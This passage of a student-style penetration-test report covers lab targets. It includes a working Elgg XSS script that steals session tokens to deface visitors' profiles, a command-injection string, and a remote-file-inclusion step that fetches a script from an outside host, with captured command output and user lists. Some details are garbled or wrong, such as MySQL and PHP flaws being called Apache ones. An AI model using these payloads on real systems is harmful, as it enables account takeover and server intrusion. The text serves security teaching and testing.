



Figure 6

```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
```

```
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var description  = "&description=Your account has been hacked" +
          "&accesslevel[description]=2";

  var content = token + ts + name + description + guid;
  var samyGuid= 59;
  var sendurl = "http://www.seed-server.com/action/profile/edit";

  if (elgg.session.user.guid != samyGuid){
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```


Proof of vulnerability:




PHP Testsparker Website

For this penetration test, I used a tool called NetSparker Enterprise to help me run the vulnerability scan automatically. The NetSparker Enterprise scanning tool was able to identify


35 including 7 critical, 6 high, 10 medium, 12 low, and 6 low vulnerabilities. The following section illustrates full details on how these critical and high-intensity vulnerabilities were discovered.






- **Boolean Based SQL Injection**

The Netsparker scanning tool was able to identify this vulnerability by attempting to execute the below URL (1.1) in the browser and then confirming that all of the artist information that people are not supposed to see were displayed.





By switching the parameter or the URL to more sophisticated value, anyone can exploit this vulnerability to obtain confidential information such as database name, database user, and database version. These information can help an attacker to access other tables such as table that contain user details. Once an attacker can gain access to a company's user database, it means that company is not far from a breach.

Proof of Exploit

Identified Database Name

```
sqlibench
```

Identified Database User

```
root@localhost
```

Identified Database Version

```
5.0.51b-community-nt-log
```

- **Command Injection**


The Netsparker scanning tool was able to identify this vulnerability by attempting to execute the malicious message "'& SET /A 0xFFF9999-26984 &" in the IP address lookup box of "php.testsparker" website. What it would do is that it would display the value at the address 0xFFF9999.

Vulnerabilities

2.1. http://php.testsparker.com/nslookup.php

CONFIRMED

Method	Parameter	Parameter Type	Value
POST	param	Querystring	'& SET /A 0xFFF9999-26984 &



By switching the input to more sophisticated value, anyone can exploit this vulnerability to obtain confidential information such as task list, server version, the identity of the user who is currently logged onto the local system.

Proof of Exploit

tasklist

```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        300 K
smss.exe                       268                            0      1,108 K
csrss.exe                      340                            0      5,276 K
wininit.exe                    392                            0      4,332 K
csrss.exe                      400                            1      3,816 K
winlogon.exe                   428                            1      4,168 K
services.exe                   488                            0      8,096 K
lsass.exe                      496                            0     11,864 K
lsm.exe                        504                            0      5,428 K
svchost.exe                    596                            0      8,612 K
nvvsvc.exe                     664                            0      6,672 K
```

ver


```
Microsoft Windows [Version 6.1.7601]
```

whoami

```
ip-ac1e0024•pacheuser
```

- **Remote File Inclusion**

The Netsparker scanning tool was able to identify this vulnerability by attempting to execute the below URL (3.1) in the browser. What it will do is that it calls up a malicious script or a payload calling from the " http://r87.com/n?.nsp" website, thus the "php.tesparker" web application server would process and execute that file which in this case it displays a confidential information of the "php.tesparker" website.



With a more sophisticated malicious file, the attacker can perform other attacks such as code execution on the web server, cross-site scripting, denial of service (DOS), data manipulation, and sensitive information disclosure (Chandel, 2020).

Proof of Exploit

net localgroup Administrators

```
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
MY
OY
The command completed successfully.
```

net user

```
User accounts for \\IP-AC1E0090

-------------------------------------------------------------------------------
Administrator            ApacheUser               Guest
MY                       OY
The command completed successfully.
```

- **Out-of-date Version (Apache)**

The Netsparker scanning tool was able to identify this vulnerability by going to the URL http://php.testsparker.com/. The response of this request provides the version of its website server which is 2.2.8 for Apache. This is an outdated Apache version which is vulnerable to a server-side request forgery (SSRF) attack where the attacker can abuse the server functionality to access or modify resources.


Knowing a website is using an older version of Apache, an attacker can easily exploit well-known Apache vulnerabilities such as ("Out of Date"):

- In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
- In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, use of the ap_get_basic_auth_pw() by third-party modules outside of the authentication phase may lead to authentication requirements being bypassed.
- The HTTP strict parsing changes added in Apache httpd 2.2.32 and 2.4.24 introduced a bug in token list parsing, which allows ap_find_token() to search past the end of its input string. By maliciously crafting a sequence of request headers, an attacker may be

able to cause a segmentation fault, or to force ap_find_token() to return an incorrect value.

- **Out-of-date Version (MySQL)**

The Netsparker scanning tool was able to identify this vulnerability by exploiting the boolean based SQL injection vulnerability and was able to confirm that the database version is 5.0.51b.



Knowing the target website is using an older version of MySQL server, an attacker can easily exploit well-known Apache vulnerabilities.

- **Out-of-date Version (PHP)**

The Netsparker scanning tool was able to identify this vulnerability by going to the URL http://php.testsparker.com/. The response of this request provides the version of its website server which is 5.2.6 for PHP.

Response

Response Time (ms) : 69.2101
Total Bytes Received : 223
Body Length : 0
Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Connection: Keep-Alive
Keep-Alive: timeout=5, max=150
Content-Length: 136
Content-Type: text/html
Date: Sun, 08 May 2022 22:00:50 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```


Knowing the target website is using an older version of PHP, an attacker can easily exploit well-known Apache vulnerabilities such as (“Out of Date”):

- The finish_nested_data function in ext/standard/var_unserializer.re in PHP before 5.6.31, 7.0.x before 7.0.21, and 7.1.x before 7.1.7 is prone to a buffer over-read while unserializing untrusted data. Exploitation of this issue can have an unspecified impact on the integrity of PHP.

- In PHP before 5.6.31, 7.x before 7.0.17, and 7.1.x before 7.1.3, remote attackers could cause a CPU consumption denial of service attack by injecting long form variables, related to main/php_variables.c.
- Zend/zend_hash.c in PHP before 7.0.15 and 7.1.x before 7.1.1 mishandles certain cases that require large array allocations, which allows remote attackers to execute arbitrary code or cause a denial of service (integer overflow, uninitialized memory access, and use of arbitrary destructor function pointers) via crafted serialized data.

- **Out of Band Code Evaluation (PHP)**


The Netsparker scanning tool was able to identify this vulnerability by attempting to execute the below URL (7.1) in a browser. The URL is an crafted XML request that contains arbitrary PHP code and being be executed on the system of “php.testsparker” website which displays the host information.





With a more sophisticated YAML encoded object, an attacker can execute PHP code or even arbitrary system commands to take over the system.

- **Code Execution via SSTI (PHP Twig)**

The Netsparker scanning tool was able to identify this vulnerability by attempting to execute the below URL (8.1) in a browser. When the URL is run, the malicious input that was injected after the parameter in the URL would be executed and the system would print out the system's environment variables.







With a more sophisticated payload, an attacker can injected in the template and perform other attacks such as remote code execution to obtain confidential information about the web application server, enable unauthorized admin-like access for back-end servers (“Server Side Template”).

Proof of Exploit

tasklist

```
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0                            0         24 K
System                           4                            0        300 K
smss.exe                       268                            0      1,108 K
csrss.exe                      340                            0      5,276 K
wininit.exe                    392                            0      4,332 K
csrss.exe                      400                            1      3,816 K
winlogon.exe                   428                            1      4,168 K
services.exe                   488                            0      8,096 K
lsass.exe                      496                            0     11,864 K
lsm.exe                        504                            0      5,428 K
svchost.exe                    596                            0      8,612 K
nvvsvc.exe                     664                            0      6,672 K
```

ver

```
Microsoft Windows [Version 6.1.7601]
```

whoami

```
ip-ac1e0024•pacheuser
```

- **Cross-site Scripting**

Website that takes in user input would have the chance to be vulnerable to a cross-site scripting (XSS) attack. To find out whether a website is vulnerable to a XSS attack or not, I can

crawl the website's URLs and try to inject a simple script to the URL where user input is expected or use Burp Suite to alter parameters in the request with a script, if the website return OK (200) response, that means the website is indeed vulnerable. There are places of the "php.testspaker" that has this type of vulnerability, including:

